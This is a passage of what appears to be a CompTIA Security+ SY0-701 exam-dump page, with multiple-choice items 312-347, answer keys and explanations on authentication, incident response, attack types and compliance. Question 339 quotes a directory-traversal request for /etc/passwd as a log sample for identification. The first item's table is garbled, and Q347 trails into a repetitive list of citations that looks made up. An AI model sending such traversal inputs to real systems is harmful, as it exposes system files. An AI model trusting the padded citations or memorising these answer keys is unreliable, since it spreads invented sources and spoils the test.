The attack is self propagating and compromises a SQL database using well-known credentials as it moves through the network.	Database server	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm Adware Ransomware Keylogger Phishing	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification Conduct a code review Implement application fuzzing Implement a host-based IPS Disable remote access services
The attacker uses hardware to remotely monitor a user's input activity to harvest credentials.	Executive	Botnet RAT Logic Bomb Backdoor Virus Spyware Worm	Enable DDoS protection Patch vulnerable systems Disable vulnerable services Change the default system password Update the cryptographic algorithms Change the default application password Implement 2FA using push notification



Explanation:

Web serverBotnet Enable DDoS protectionUser RAT Implement a host-based IPSDatabase server Worm Change the default application passwordExecutive KeyloggerDisable vulnerable servicesApplication Backdoor Implement 2FA using push notification A screenshot of a computer program Description automatically generated with low confidence



NEW QUESTION: 312

Which of the following can be used to compromise a system that is running an RTOS?

A. Cross-site scripting

B. Ransomware

C. Memory injection

D. Replay attack

Answer: C (LEAVE A REPLY)

NEW QUESTION: 313
An administrator must replace an expired SSL certificate. Which of the following does the administrator need to create the new SSL certificate?
A. CSR
B. OCSP
C. Key
D. CRL
Answer: A (LEAVE A REPLY)
A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

NEW QUESTION: 314
Which of the following involves an attempt to take advantage of database misconfigurations?
A. Buffer overflow
B. SQL injection
C. VM escape
D. Memory injection
Answer: B (LEAVE A REPLY)
SQL injection is a type of attack that exploits a database misconfiguration or a flaw in the application code that interacts with the database. An attacker can inject malicious SQL statements into the user input fields or the URL parameters that are sent to the database server. These statements can then execute unauthorized commands, such as reading, modifying, deleting, or creating data, or even taking over the database server. SQL injection can compromise the confidentiality, integrity, and availability of the data and the system. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215 1

NEW QUESTION: 315
A security analyst is examining a penetration test report and notices that the tester pivoted to critical internal systems with the same local user ID and password. Which of the following would help prevent this in the future?
A. Implement centralized authentication with proper password policies
B. Add password complexity rules and increase password history limits
C. Connect the systems to an external authentication server
D. Limit the ability of user accounts to change passwords
Answer: A (LEAVE A REPLY)
Centralized authentication (such as Active Directory or LDAP) combined with proper password policies helps prevent the reuse of the same local credentials across multiple systems, reducing the risk of lateral movement during attacks like credential reuse or pass-the-hash.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: "Centralized authentication and strong password policies reduce risks associated with local account reuse." Exam Objectives 3.1: "Implement secure network architecture concepts."

NEW QUESTION: 316
A company is currently utilizing usernames and passwords, and it wants to integrate an MFA method that is seamless, can Integrate easily into a user's workflow, and can utilize employee-owned devices. Which of the following will meet these requirements?
A. Push notifications
B. Phone call
C. Smart card
D. Offline backup codes
Answer: A (LEAVE A REPLY)
Push notifications offer a seamless and user-friendly method of multi-factor authentication (MFA) that can easily integrate into a user's workflow. This method leverages employee-owned devices, like smartphones, to approve authentication requests through a push notification. It's convenient, quick, and doesn't require the user to input additional codes, making it a preferred choice for seamless integration with existing workflows.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 04 Security Operations.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Identity and Access Management.

NEW QUESTION: 317
A security team installs an IPS on an organization's network and needs to configure the system to detect and prevent specific network attacks. Which of the following settings should the team configure first within the IPS?
A. Allow list policies
B. Packet Inspection
C. Logging and reporting
D. Firewall rules
Answer: B (LEAVE A REPLY)
An Intrusion Prevention System (IPS) uses packet inspection (either signature-based, anomaly-based, or both) to analyze network traffic and detect malicious patterns. Configuring packet inspection is the first step to ensure the IPS can identify and respond to specific attack signatures.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 3.2: "IPS devices must be configured to inspect network packets for attack patterns." Exam Objectives 3.2: "Summarize security implications of embedded and specialized systems."

NEW QUESTION: 318
A systems administrator is working on a solution with the following requirements:
Provide a secure zone.

Enforce a company-wide access control policy.
Reduce the scope of threats.
Which of the following is the systems administrator setting up?
A. Zero Trust
B. AAA
C. Non-repudiation
D. CIA
Answer: A (LEAVE A REPLY)
The correct answer is Zero Trust because it directly aligns with all three stated requirements: creating secure zones, enforcing consistent access control policies across the organization, and reducing the overall threat surface. In the Security+ SY0-701 framework, Zero Trust is a modern security architecture model based on the principle of never trust, always verify. It assumes that threats may already exist inside or outside the network and therefore requires continuous validation of users, devices, and sessions.
Zero Trust architectures segment environments into secure zones, often using microsegmentation, to prevent lateral movement by attackers. This directly reduces the scope of threats by limiting what an attacker can access even if one component is compromised. Enforcing company-wide access control policies is another core Zero Trust principle, as access decisions are centrally governed and based on identity, device posture, context, and least privilege rather than network location.
Option B, AAA (Authentication, Authorization, and Accounting), is an access control framework, but it does not inherently define secure zones or reduce threat scope through segmentation. Option C, Non-repudiation, ensures actions cannot be denied later and is primarily related to auditing and accountability, not access control architecture. Option D, CIA, refers to confidentiality, integrity, and availability-fundamental security goals rather than an implementation model.
The SY0-701 study guide emphasizes Zero Trust as a strategic approach to minimizing attack surfaces, enforcing least privilege, and protecting enterprise resources regardless of user location or network boundaries. By continuously validating access and restricting trust, Zero Trust architectures significantly reduce risk and improve resilience against both internal and external threats.
In summary, the combination of secure zones, centralized access control enforcement, and reduced threat exposure clearly indicates the implementation of a Zero Trust architecture.

NEW QUESTION: 319
A security administrator recently reset local passwords and the following values were recorded in the system:

Host	Account	MD5 password values
ACCT-PC-1	admin	f1bdf5ed1d7ad7ede4e3809bd35644b0
HR-PC-1	admin	d706ab8258fe67c131ebc57a6e29184
IT-PC-2	admin	f8ddb9ebb321d7dfbf6eb059736f0b3d
FILE-SRV-1	admin	f054bbd2f5ebab9cb5571000b2c60c02
DB-SRV-1	admin	8638f732ba7cf2d95b16979e2725da78

Which of the following in the security administrator most likely protecting against?
A. Weak password complexity
B. Pass-the-hash attacks
C. Password compromise
D. Account sharing
Answer: B (LEAVE A REPLY)

NEW QUESTION: 320
Which of the following is the best way to consistently determine on a daily basis whether security settings on servers have been modified?
A. Automation

B. Compliance checklist
C. Attestation
D. Manual audit
Answer: A (LEAVE A REPLY)
Automation is the best way to consistently determine on a daily basis whether security settings on servers have been modified. Automation is the process of using software, hardware, or other tools to perform tasks that would otherwise require human intervention or manual effort. Automation can help to improve the efficiency, accuracy, and consistency of security operations, as well as reduce human errors and costs. Automation can be used to monitor, audit, and enforce security settings on servers, such as firewall rules, encryption keys, access controls, patch levels, and configuration files. Automation can also alert security personnel of any changes or anomalies that may indicate a security breach or compromise12.
The other options are not the best ways to consistently determine on a daily basis whether security settings on servers have been modified:
* Compliance checklist: This is a document that lists the security requirements, standards, or best practices that an organization must follow or adhere to. A compliance checklist can help to ensure that the security settings on servers are aligned with the organizational policies and regulations, but it does not automatically detect or report any changes or modifications that may occur on a daily basis3.
* Attestation: This is a process of verifying or confirming the validity or accuracy of a statement, claim, or fact. Attestation can be used to provide assurance or evidence that the security settings on servers are correct and authorized, but it does not continuously monitor or audit any changes or modifications that may occur on a daily basis4.
* Manual audit: This is a process of examining or reviewing the security settings on servers by human inspectors or auditors. A manual audit can help to identify and correct any security issues or discrepancies on servers, but it is time-consuming, labor-intensive, and prone to human errors. A manual audit may not be feasible or practical to perform on a daily basis.
References = 1: CompTIA Security+ SY0-701 Certification Study Guide, page 1022: Automation and Scripting - CompTIA Security+ SY0-701 - 5.1, video by Professor Messer3: CompTIA Security+ SY0-701 Certification Study Guide, page 974: CompTIA Security+ SY0-701 Certification Study Guide, page 98. :
CompTIA Security+ SY0-701 Certification Study Guide, page 99.

NEW QUESTION: 321
A security analyst is reviewing logs to identify the destination of command-and-control traffic originating from a compromised device within the on-premises network. Which of the following is the best log to review?
A. Antivirus
B. Firewall
C. Application
D. IDS
Answer: (SHOW ANSWER)

NEW QUESTION: 322
A company identified the potential for malicious insiders to harm the organization. Which of the following measures should the organization implement to reduce this risk?
A. Unified threat management
B. Web application firewall
C. User behavior analytics
D. Intrusion detection system

Answer: C (LEAVE A REPLY)
User Behavior Analytics (UBA)is specifically designed to detectanomalous or suspicious behaviorsby users that may indicate insider threats. UBA toolsestablish a baseline of normalbehaviorfor users and alert security teams when deviations occur (e.g., accessing sensitive files at odd hours, downloading large volumes of data, etc.).
Malicious insiders often bypass perimeter defenses like firewalls or IDS/IPS systems because they arelegitimate users. UBA offersvisibility into internal behavior patterns, which is essential for detecting these threats.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.2 - "Insider threats and behavioral analytics (e.g., UBA, UEBA)."

NEW QUESTION: 323
An IT team rolls out a new management application that uses a randomly generated MFA token sent to the administrator's phone. Despite this new MFA precaution, there is a security breach of the same software.
Which of the following describes this kind of attack?
A. Smishing
B. Typosquatting
C. Espionage
D. Pretexting
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation From Exact Extract:
If MFA is in place yet attackers still breach the system, the compromise most likely resulted from social engineering, specifically pretexting. Pretexting occurs when an attacker fabricates a convincing scenario (a
"pretext") to trick the victim into revealing authentication information, such as OTP codes, MFA prompts, or login details. Even strong MFA cannot prevent an attack when a human is tricked into voluntarily providing the code.
Smishing (A) involves fraudulent SMS messages, but no messaging is mentioned in the scenario.
Typosquatting (B) involves deceptive URLs that appear similar to legitimate sites and is unrelated to MFA compromise. Espionage (C) refers to stealing sensitive or national-security-related information, not bypassing MFA protections.
Security+ SY0-701 details pretexting under Social Engineering Attacks, emphasizing that MFA does not fully mitigate human manipulation. Attackers frequently impersonate IT staff, vendors, or automated systems to convince victims to "verify" or "confirm" credentials. This perfectly matches a breach where MFA was present but still circumvented through deception.

NEW QUESTION: 324
Which of the following security concepts is accomplished when granting access after an individual has logged into a computer network?
A. Authorization
B. Identification
C. Non-repudiation
D. Authentication
Answer: A (LEAVE A REPLY)
Detailed Explanation:Authorization refers to the process of granting or denying specific rights to a user after verifying their identity through authentication. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 1: General Security Concepts, Section: "Authentication, Authorization, and Accounting (AAA)".

NEW QUESTION: 325

Which of the following should a security operations center use to improve its incident response procedure?

A. Playbooks

B. Frameworks

C. Baselines

D. Benchmarks

Answer: A (LEAVE A REPLY)

A playbook is a documented set of procedures that outlines the step-by-step response to specific types of cybersecurity incidents. Security Operations Centers (SOCs) use playbooks to improve consistency, efficiency, and accuracy during incident response. Playbooks help ensure that the correct procedures are followed based on the type of incident, ensuring swift and effective remediation.

* Frameworks provide general guidelines for implementing security but are not specific enough for incident response procedures.

* Baselines represent normal system behavior and are used for anomaly detection, not incident response guidance.
* Benchmarks are performance standards and are not directly related to incident response.

NEW QUESTION: 326

A nation-state attacker gains access to the email accounts of several journalists by compromising a website that the journalists frequently use.

Which of the following types of attacks describes this example?

A. On-path

B. Watering-hole

C. Typosquatting

D. Brand impersonation

Answer: (SHOW ANSWER)

The correct answer is Watering-hole because the attack involves compromising a legitimate website that is regularly visited by a specific group of targeted users-in this case, journalists-in order to indirectly infect or compromise them. The Security+ SY0-701 study guide defines watering-hole attacks as targeted attacks where adversaries identify websites frequented by their intended victims and then compromise those sites to deliver malware, steal credentials, or conduct further exploitation.

In this scenario, the attacker does not directly target the journalists' email systems. Instead, the attacker compromises a trusted website that the journalists frequently access. When the journalists visit the site, malicious code can be delivered through drive-by downloads, malicious scripts, or credential-harvesting mechanisms. This technique is particularly effective for nation-state attackers because it leverages trust and normal user behavior, making detection more difficult.

Option A, On-path, is incorrect because on-path (man-in-the-middle) attacks involve intercepting or altering communications between two parties in transit, rather than compromising a third-party website. Option C, Typosquatting, involves registering domains with misspelled names to trick users into visiting malicious sites, which is not described here. Option D, Brand impersonation, typically refers to phishing or spoofing attacks that mimic a trusted brand to deceive users, often via email or fake websites, rather than compromising a legitimate one.

The SY0-701 objectives emphasize that watering-hole attacks are commonly associated with advanced persistent threats (APTs), including nation-state actors, because they allow precise targeting of specific industries, professions, or organizations. This attack method highlights the importance of browser security, threat intelligence, web filtering, and user awareness to reduce exposure to trusted-but-compromised resources.

In summary, compromising a frequently used website to gain access to a targeted group's accounts is a textbook example of a watering-hole attack.

NEW QUESTION: 327

A malicious update was distributed to a common software platform and disabled services at many organizations. Which of the following best describes this type of vulnerability?

A. Rogue employee

B. DDoS attack

C. Supply chain

D. Insider threat

Answer: (SHOW ANSWER)

NEW QUESTION: 328

During a penetration test in a hypervisor, the security engineer is able to inject a malicious payload and access the host filesystem. Which of the following best describes this vulnerability?

A. VM escape

B. Cross-site scripting

C. Malicious update

D. SQL injection

Answer: A (LEAVE A REPLY)

Injecting malicious payloads into a hypervisor and accessing the host system is an example of VM escape, where the isolation between virtual machines and the host breaks down, allowing unauthorized control.

Cross-site scripting (B), malicious updates (C), and SQL injection (D) are unrelated to hypervisor host access.

VM escape is a critical vulnerability unique to virtualized environments described in SY0-701#6:Chapter 2†CompTIA Security+ Study Guide#.

NEW QUESTION: 329

Which of the following data types best describes an AI tool developed by a company to automate the ticketing system under a specific contract?

A. Classified

B. Regulated information

C. Open source

D. Intellectual property

Answer: D (LEAVE A REPLY)

An AI tool developed internally for automating a ticketing system represents intellectual property (IP).

Security+ SY0-701 defines IP as proprietary creations developed by an organization, such as software, machine learning models, algorithms, and trade secrets. This type of data must be protected because it provides competitive advantage and is often contractually bound.

The scenario notes the tool is developed under a specific contract, meaning it is bound by ownership, licensing, and confidentiality agreements. Protecting IP is critical to prevent theft, unauthorized reuse, or compromise that could affect legal obligations or business value.

Classified (A) refers to government-protected national security information. Regulated information (B) includes data covered by laws such as HIPAA or PCI-DSS. Open source (C) refers to publicly shared code, which this AI tool is not.

Thus, the correct category for this data is D: Intellectual property.

NEW QUESTION: 330

Which of the following is the act of proving to a customer that software developers are trained on secure coding?

A. Assurance
B. Contract
C. Due diligence
D. Attestation
Answer: (SHOW ANSWER)
Attestation refers to providing formal evidence or proof that a particular process or activity has been completed according to standards or requirements. In this context, attestation involves demonstrating to customers or stakeholders that software developers have received appropriate training on secure coding practices.
Assurance generally refers to confidence or guarantees about the security posture but does not specifically mean proving or certifying training. Due diligence is the effort made to ensure compliance or safety, but it is not the act of proving training has occurred. A contract is a legal agreement, which may include requirements for training but is not the act of proving training itself.
The importance of attestation in compliance and governance processes is discussed in the Security Program Management and Oversight domain in SY0-701 materials#7:Chapter 5†CompTIA Security+ Practice Tests#.

NEW QUESTION: 331
A Chief Information Security Officer wants to monitor the company's servers for SQLi attacks and allow for comprehensive investigations if an attack occurs. The company uses SSL decryption to allow traffic monitoring. Which of the following strategies would best accomplish this goal?
A. Logging all NetFlow traffic into a SIEM
B. Deploying network traffic sensors on the same subnet as the servers
C. Logging endpoint and OS-specific security logs
D. Enabling full packet capture for traffic entering and exiting the servers
Answer: (SHOW ANSWER)
Full packet capture is a technique that records all network traffic passing through a device, such as a router or firewall. It allows for detailed analysis and investigation of network events, such as SQLi attacks, by providing the complete content and context of the packets. Full packet capture can help identify the source, destination, payload, and timing of an SQLi attack, as well as the impact on the server and database. Logging NetFlow traffic, network traffic sensors, and endpoint and OS-specific security logs can provide some information about network activity, but they do not capture the full content of the packets, which may limit the scope and depth of the investigation. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 372-373

NEW QUESTION: 332
Which of the following can be used to mitigate attacks from high-risk regions?
A. Obfuscation
B. IP geolocation

C. Encryption
D. Data sovereignty
Answer: B (LEAVE A REPLY)

NEW QUESTION: 333
An MSSP manages firewalls for hundreds of clients. Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?
A. SNMP
B. Benchmarks
C. Netflow
D. SCAP
Answer: B (LEAVE A REPLY)
Benchmarks provide standardized security configuration baselines or templates (such as CIS Benchmarks) for systems including firewalls. Using benchmarks helps MSSPs apply consistent and secure configurations across many clients efficiently.
SNMP (A) is for network device management, Netflow (C) is for traffic analysis, and SCAP (D) is a framework for vulnerability and compliance management but not directly for template creation.
Benchmarks are fundamental for configuration management in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 334
A security operations center determines that the malicious activity detected on a server is normal. Which of the following activities describes the act of ignoring detected activity in the future?
A. Tuning
B. Aggregating
C. Quarantining
D. Archiving
Answer: A (LEAVE A REPLY)
Tuning is the activity of adjusting the configuration or parameters of a security tool or system to optimize its performance and reduce false positives or false negatives. Tuning can help to filter out the normal or benign activity that is detected by the security tool or system, and focus on the malicious or anomalous activity that requires further investigation or response. Tuning can also help to improve the efficiency and effectiveness of the security operations center by reducing the workload and alert fatigue of the analysts. Tuning is different from aggregating, which is the activity of collecting and combining data from multiple sources or sensors to provide a comprehensive view of the security posture. Tuning is also different from quarantining, which is the activity of isolating a potentially infected or compromised device or system from the rest of the network to prevent further damage or spread. Tuning is also different from archiving, which is the activity of storing and preserving historical data or records for future reference or compliance. The act of ignoring detected activity in the future that is deemed normal by the security operations center is an example of tuning, as it involves modifying the settings or rules of the security tool or system to exclude the activity from the detection scope.
Therefore, this is the best answer among the given options. References = Security Alerting and Monitoring Concepts and Tools - CompTIA Security+ SY0-701: 4.3, video at 7:00; CompTIA Security+ SY0-701 Certification Study Guide, page 191.

NEW QUESTION: 335
Which of the following best explains how tokenization helps protect sensitive data?

A. It permanently deletes sensitive information from production systems.
B. It replaces the original data with reference values that do not hold exploitable meaning.
C. It stores sensitive data across multiple cloud environments to prevent data loss.
D. It conceals data by converting it into unreadable ciphertext using symmetric encryption.
Answer: B (LEAVE A REPLY)
The best answer is B. It replaces the original data with reference values that do not hold exploitable meaning .
Tokenization protects sensitive data by substituting the original value with a token , which is a non-sensitive reference value. The token has no meaningful value to an attacker if it is intercepted or exposed. The real sensitive data is stored separately in a protected system, often called a token vault.
This is commonly used for:
* payment card data
* personally identifiable information
* sensitive customer records
Why the other options are incorrect:
* A. It permanently deletes sensitive information from production systems. Tokenization does not necessarily delete the original data permanently. It replaces exposed operational use with tokens while the real data is retained securely elsewhere.
* C. It stores sensitive data across multiple cloud environments to prevent data loss. This is unrelated to tokenization.
* D. It conceals data by converting it into unreadable ciphertext using symmetric encryption. This describes encryption , not tokenization.
From a SY0-701 perspective, tokenization reduces exposure by replacing real sensitive values with non- exploitable substitutes , so B is correct.

NEW QUESTION: 336
An engineer needs to ensure that a script has not been modified before it is launched. Which of the following best provides this functionality?
A. Masking
B. Obfuscation
C. Hashing
D. Encryption
Answer: C (LEAVE A REPLY)
Hashing produces a fixed-length fingerprint of the script's contents. By comparing the current hash with a known good hash, the engineer can verify if the script has been altered. Hashing is a one-way function used to validate integrity.
Masking (A) hides data, obfuscation (B) hides code logic, and encryption (D) protects confidentiality but does not verify integrity as simply.
Integrity checking through hashing is fundamental in General Security Concepts#6:Chapter 7†CompTIA Security+ Study Guide#.

NEW QUESTION: 337
Which of the following best protects sensitive data in transit across a geographically dispersed Infrastructure?
A. Obfuscation
B. Encryption
C. Masking
D. Tokenization
Answer: B (LEAVE A REPLY)

NEW QUESTION: 338
Which of the following is a type of vulnerability that refers to the unauthorized installation of applications on a device through means other than the official application store?
A. Cross-site scripting
B. Buffer overflow
C. Jailbreaking
D. Side loading
Answer: (SHOW ANSWER)
Side loading refers to the process of installing applications on a device from outside the official app store, which can introduce security vulnerabilities by bypassing standard app validation processes.References:
Security+ SY0-701 Course Content, Security+ SY0-601 Book.

NEW QUESTION: 339
A security administrator observed the following in a web server log while investigating an incident:

```
"GET ../../../../etc/passwd"
```

Which of the following attacks did the security administrator most likely see?
A. Credential replay
B. Brute force
C. Privilege escalation
D. Directory traversal
Answer: D (LEAVE A REPLY)

NEW QUESTION: 340
An administrator learns that users are receiving large quantities of unsolicited messages. The administrator checks the content filter and sees hundreds of messages sent to multiple users. Which of the following best describes this kind of attack?
A. Watering hole
B. Typosquatting
C. Business email compromise
D. Phishing
Answer: (SHOW ANSWER)
The scenario describes a large number of unsolicited emails sent to multiple users. This is characteristic of phishing, which SY0-701 defines as mass-distributed fraudulent messages designed to trick recipients into clicking malicious links, downloading malware, or divulging sensitive information.
Phishing campaigns typically involve:
High volume
Non-targeted messaging
Use of spoofed addresses or fake content
Delivery through email systems
A watering-hole attack (A) compromises a legitimate website frequented by targets-not email.
Typosquatting (B) relies on malicious websites with deceptive URLs. Business Email Compromise (C) involves highly targeted spear-phishing or impersonation attacks, not bulk email blasts.

Because this incident involves "hundreds of messages" delivered to "multiple users," it clearly matches the characteristics of a phishing attack, not a sophisticated targeted attack type.
Phishing is the most common form of social engineering and is emphasized heavily in the Security+ exam due to its frequency and effectiveness.

NEW QUESTION: 341
Which of the following would be the best way to handle a critical business application that is running on a legacy server?
A. Segmentation
B. Isolation
C. Hardening
D. Decommissioning
Answer: (SHOW ANSWER)
A legacy server is a server that is running outdated or unsupported software or hardware, which may pose security risks and compatibility issues. A critical business application is an application that is essential for the operation and continuity of the business, such as accounting, payroll, or inventory management. A legacy server running a critical business application may be difficult to replace or upgrade, but it should not be left unsecured or exposed to potential threats.
One of the best ways to handle a legacy server running a critical business application is to harden it.
Hardening is the process of applying security measures and configurations to a system to reduce its attack surface and vulnerability.
Hardening a legacy server may involve steps such as:
Applying patches and updates to the operating system and the application, if available Removing or disabling unnecessary services, features, or accounts Configuring firewall rules and network access control lists to restrict inbound and outbound traffic Enabling encryption and authentication for data transmission and storage Implementing logging and monitoring tools to detect and respond to anomalous or malicious activity Performing regular backups and testing of the system and the application Hardening a legacy server can help protect the critical business application from unauthorized access, modification, or disruption, while maintaining its functionality and availability. However, hardening a legacy server is not a permanent solution, and it may not be sufficient to address all the security issues and challenges posed by the outdated or unsupported system. Therefore, it is advisable to plan for the eventual decommissioning or migration of the legacy server to a more secure and modern platform, as soon as possible.
References: CompTIA Security+ SY0-701 Certification Study Guide, Chapter 3: Architecture and Design, Section 3.2: Secure System Design, Page 133 1; CompTIA Security+ Certification Exam Objectives, Domain
3: Architecture and Design, Objective 3.2: Explain the importance of secure system design, Subobjective:
Legacy systems 2

NEW QUESTION: 342
A security team purchases a tool for cloud security posture management. The team is quickly overwhelmed by the number of misconfigurations that the tool detects. Which of the following should the security team configure to establish workflows for cloud resource security?
A. CASB
B. IAM
C. SOAR
D. XDR
Answer: C (LEAVE A REPLY)
SOAR (Security Orchestration, Automation, and Response) platforms enable security teams to automate workflows, prioritize alerts, and

manage remediation activities, helping to handle the volume of cloud misconfiguration alerts efficiently.
CASB (A) provides visibility and control for cloud services but is less focused on orchestration. IAM (B) manages identities and permissions, and XDR (D) is extended detection but does not provide workflow automation.
SOAR integration is critical for cloud security operations discussed in Security Operations#6:Chapter 14†CompTIA Security+ Study Guide#.

NEW QUESTION: 343
An incident response specialist must stop a malicious attack from expanding to other parts of an organization.
Which of the following should the incident response specialist perform first?
A. Eradication
B. Recovery
C. Containment
D. Simulation
Answer: C (LEAVE A REPLY)
Containment (C)is thefirst critical stepduring a security incident tostop the spreadof the attack. This could include isolating affected systems, disabling accounts, or blocking malicious traffic.
According to theIncident Response Lifecycle, the order is typically:Identification # Containment # Eradication # Recovery # Lessons Learned.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 5.4 - "Incident response process: Containment as the immediate action."

NEW QUESTION: 344
A company wants to track modifications to the code used to build new virtual servers. Which of the following will the company most likely deploy?
A. Change management ticketing system
B. Behavioral analyzer
C. Collaboration platform
D. Version control tool
Answer: (SHOW ANSWER)
Detailed Explanation:A version control tool, such as Git, tracks changes made to code, maintains history, and allows developers to manage and revert to earlier versions when needed. This ensures accountability and control over modifications. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Version Control and Documentation".

NEW QUESTION: 345
Which of the following is the phase in the incident response process when a security analyst reviews roles and responsibilities?
A. Preparation
B. Recovery
C. Lessons learned
D. Analysis
Answer: (SHOW ANSWER)
Preparation is the phase in the incident response process when a security analyst reviews roles and responsibilities, as well as the policies and procedures for handling incidents. Preparation also involves gathering and maintaining the necessary tools, resources, and contacts for responding to incidents. Preparation can help a security analyst to be ready and proactive when an incident occurs, as well as to reduce the

impact and duration of the incident.
Some of the activities that a security analyst performs during the preparation phase are:
Defining the roles and responsibilities of the incident response team members, such as the incident manager, the incident coordinator, the technical lead, the communications lead, and the legal advisor.
Establishing the incident response plan, which outlines the objectives, scope, authority, and procedures for responding to incidents, as well as the escalation and reporting mechanisms.
Developing the incident response policy, which defines the types and categories of incidents, the severity levels, the notification and reporting requirements, and the roles and responsibilities of the stakeholders.
Creating the incident response playbook, which provides the step-by-step guidance and checklists for handling specific types of incidents, such as denial-of-service, ransomware, phishing, or data breach.
Acquiring and testing the incident response tools, such as network and host-based scanners, malware analysis tools, forensic tools, backup and recovery tools, and communication and collaboration tools.
Identifying and securing the incident response resources, such as the incident response team, the incident response location, the evidence storage, and the external support.
Building and maintaining the incident response contacts, such as the internal and external stakeholders, the law enforcement agencies, the regulatory bodies, and the media.
References:
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 6: Architecture and Design, Section 6.4:
Secure Systems Design, p. 279-280
CompTIA Security+ SY0-701 Certification Exam Objectives, Domain 3: Architecture and Design, Objective
3.5: Given a scenario, implement secure network architecture concepts, Sub-objective: Incident response, p. 16

NEW QUESTION: 346
The physical security team at a company receives reports that employees are not displaying their badges. The team also observes employees tailgating at controlled entrances. Which of the following topics will the security team most likely emphasize in upcoming security training?
A. Social engineering
B. Situational awareness
C. Phishing
D. Acceptable use policy
Answer: B (LEAVE A REPLY)
Situational awareness refers to being mindful of security risks in one's environment and taking proactive measures to mitigate them. In this scenario, employees are failing to display their identification badges and allowing unauthorized personnel to follow them into restricted areas (tailgating). These behaviors pose significant security risks, such as unauthorized access to sensitive locations.
Security training focused on situational awareness will educate employees on the importance of remaining vigilant about security practices, recognizing potential threats, and enforcing access control measures.
* Social engineering involves manipulating individuals to gain unauthorized access, but this scenario highlights poor adherence to security protocols rather than deception.
* Phishing is an email-based attack aimed at stealing sensitive information, which is unrelated to physical security lapses.
* Acceptable use policy governs the proper use of company resources but does not specifically address tailgating or badge display issues.
Thus, situational awareness is the most relevant security training topic for addressing these concerns.

NEW QUESTION: 347
Which of the following is the most likely outcome if a large bank fails an internal PCI DSS compliance assessment?

A. Fines

B. Audit findings

C. Sanctions

D. Reputation damage

Answer: A (LEAVE A REPLY)

PCI DSS is the Payment Card Industry Data Security Standard, which is a set of security requirements for organizations that store, process, or transmit cardholder data. PCI DSS aims to protect the confidentiality, integrity, and availability of cardholder data and prevent fraud, identity theft, and data breaches. PCI DSS is enforced by the payment card brands, such as Visa, Mastercard, American Express, Discover, and JCB, and applies to all entities involved in the payment card ecosystem, such as merchants, acquirers, issuers, processors, service providers, and payment applications.

If a large bank fails an internal PCI DSS compliance assessment, the most likely outcome is that the bank will face fines from the payment card brands. An internal PCI DSS compliance assessment is a self-assessment that the bank performs to evaluate its own compliance with the PCI DSS requirements. The bank must submit the results of the internal assessment to the payment card brands or their designated agents, such as acquirers or qualified security assessors (QSAs). If the internal assessment reveals that the bank is not compliant with the PCI DSS requirements, the payment card brands may impose fines on the bank as a penalty for violating the PCI DSS contract. The amount and frequency of the fines may vary depending on the severity and duration of the non-compliance, the number and type of cardholder data compromised, and the level of cooperation and remediation from the bank. The fines can range from thousands to millions of dollars per month, and can increase over time if the non-compliance is not resolved.

The other options are not correct because they are not the most likely outcomes if a large bank fails an internal PCI DSS compliance assessment. B. Audit findings. Audit findings are the results of an external PCI DSS compliance assessment that is performed by a QSA or an approved scanning vendor (ASV). An external assessment is required for certain entities that handle a large volume of cardholder data or have a history of non-compliance. An external assessment may also be triggered by a security incident or a request from the payment card brands. Audit findings may reveal the gaps and weaknesses in the bank's security controls andrecommend corrective actions to achieve compliance. However, audit findings are not the outcome of an internal assessment, which is performed by the bank itself. C. Sanctions. Sanctions are the measures that the payment card brands may take against the bank if the bank fails to pay the fines or comply with the PCI DSS requirements. Sanctions may include increasing the fines, suspending or terminating the bank's ability to accept or process payment cards, or revoking the bank's PCI DSS certification. Sanctions are not the immediate outcome of an internal assessment, but rather the possible consequence of prolonged or repeated non- compliance. D. Reputation damage. Reputation damage is the loss of trust and credibility that the bank may suffer from its customers, partners, regulators, and the public if the bank fails an internal PCI DSS compliance assessment. Reputation damage may affect the bank's brand image, customer loyalty, market share, and profitability. Reputation damage is not a direct outcome of an internal assessment, but rather a potential risk that the bank may face if the non-compliance is exposed or exploited by malicious actors. References = CompTIA Security+ Study Guide (SY0-701), Chapter 8: Governance, Risk, and Compliance, page 388. Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 8.2:

Compliance and Controls, video: PCI DSS (5:12). PCI Security Standards Council, PCI DSS Quick Reference Guide, page 4. PCI Security Standards Council, PCI DSS FAQs, question 8. PCI Security Standards Council, PCI DSS FAQs, question 9. [PCI Security Standards Council], PCI DSS FAQs, question 10. [PCI Security Standards Council] , PCI DSS FAQs, question 11. [PCI Security Standards Council], PCI DSS FAQs, question 12. [PCI Security Standards Council] , PCI DSS FAQs, question 13. [PCI Security Standards Council], PCI DSS FAQs, question 14. [PCI Security Standards Council] , PCI DSS FAQs, question 15. [PCI Security Standards Council], PCI DSS FAQs, question 16. [PCI Security Standards Council] , PCI DSS FAQs, question 17. [PCI Security Standards Council], PCI DSS FAQs, question 18. [PCI Security Standards Council] , PCI DSS FAQs, question 19. [PCI Security Standards Council], PCI DSS FAQs, question 20. [PCI Security Standards Council] , PCI DSS FAQs, question 21. [PCI Security Standards Council], PCI DSS FAQs, question 22. [PCI Security Standards Council] , PCI DSS FAQs, question 23. [PCI Security Standards Council], PCI DSS FAQs, question 24. [PCI Security Standards Council] , PCI DSS FAQs, question 25. [PCI Security Standards Council], PCI DSS FAQs, question 26. [PCI Security Standards Council] , PCI DSS FAQs, question 27. [PCI Security Standards Council], PCI DSS FAQs, question 28. [PCI Security Standards Council] , PCI DSS FAQs, question 29. 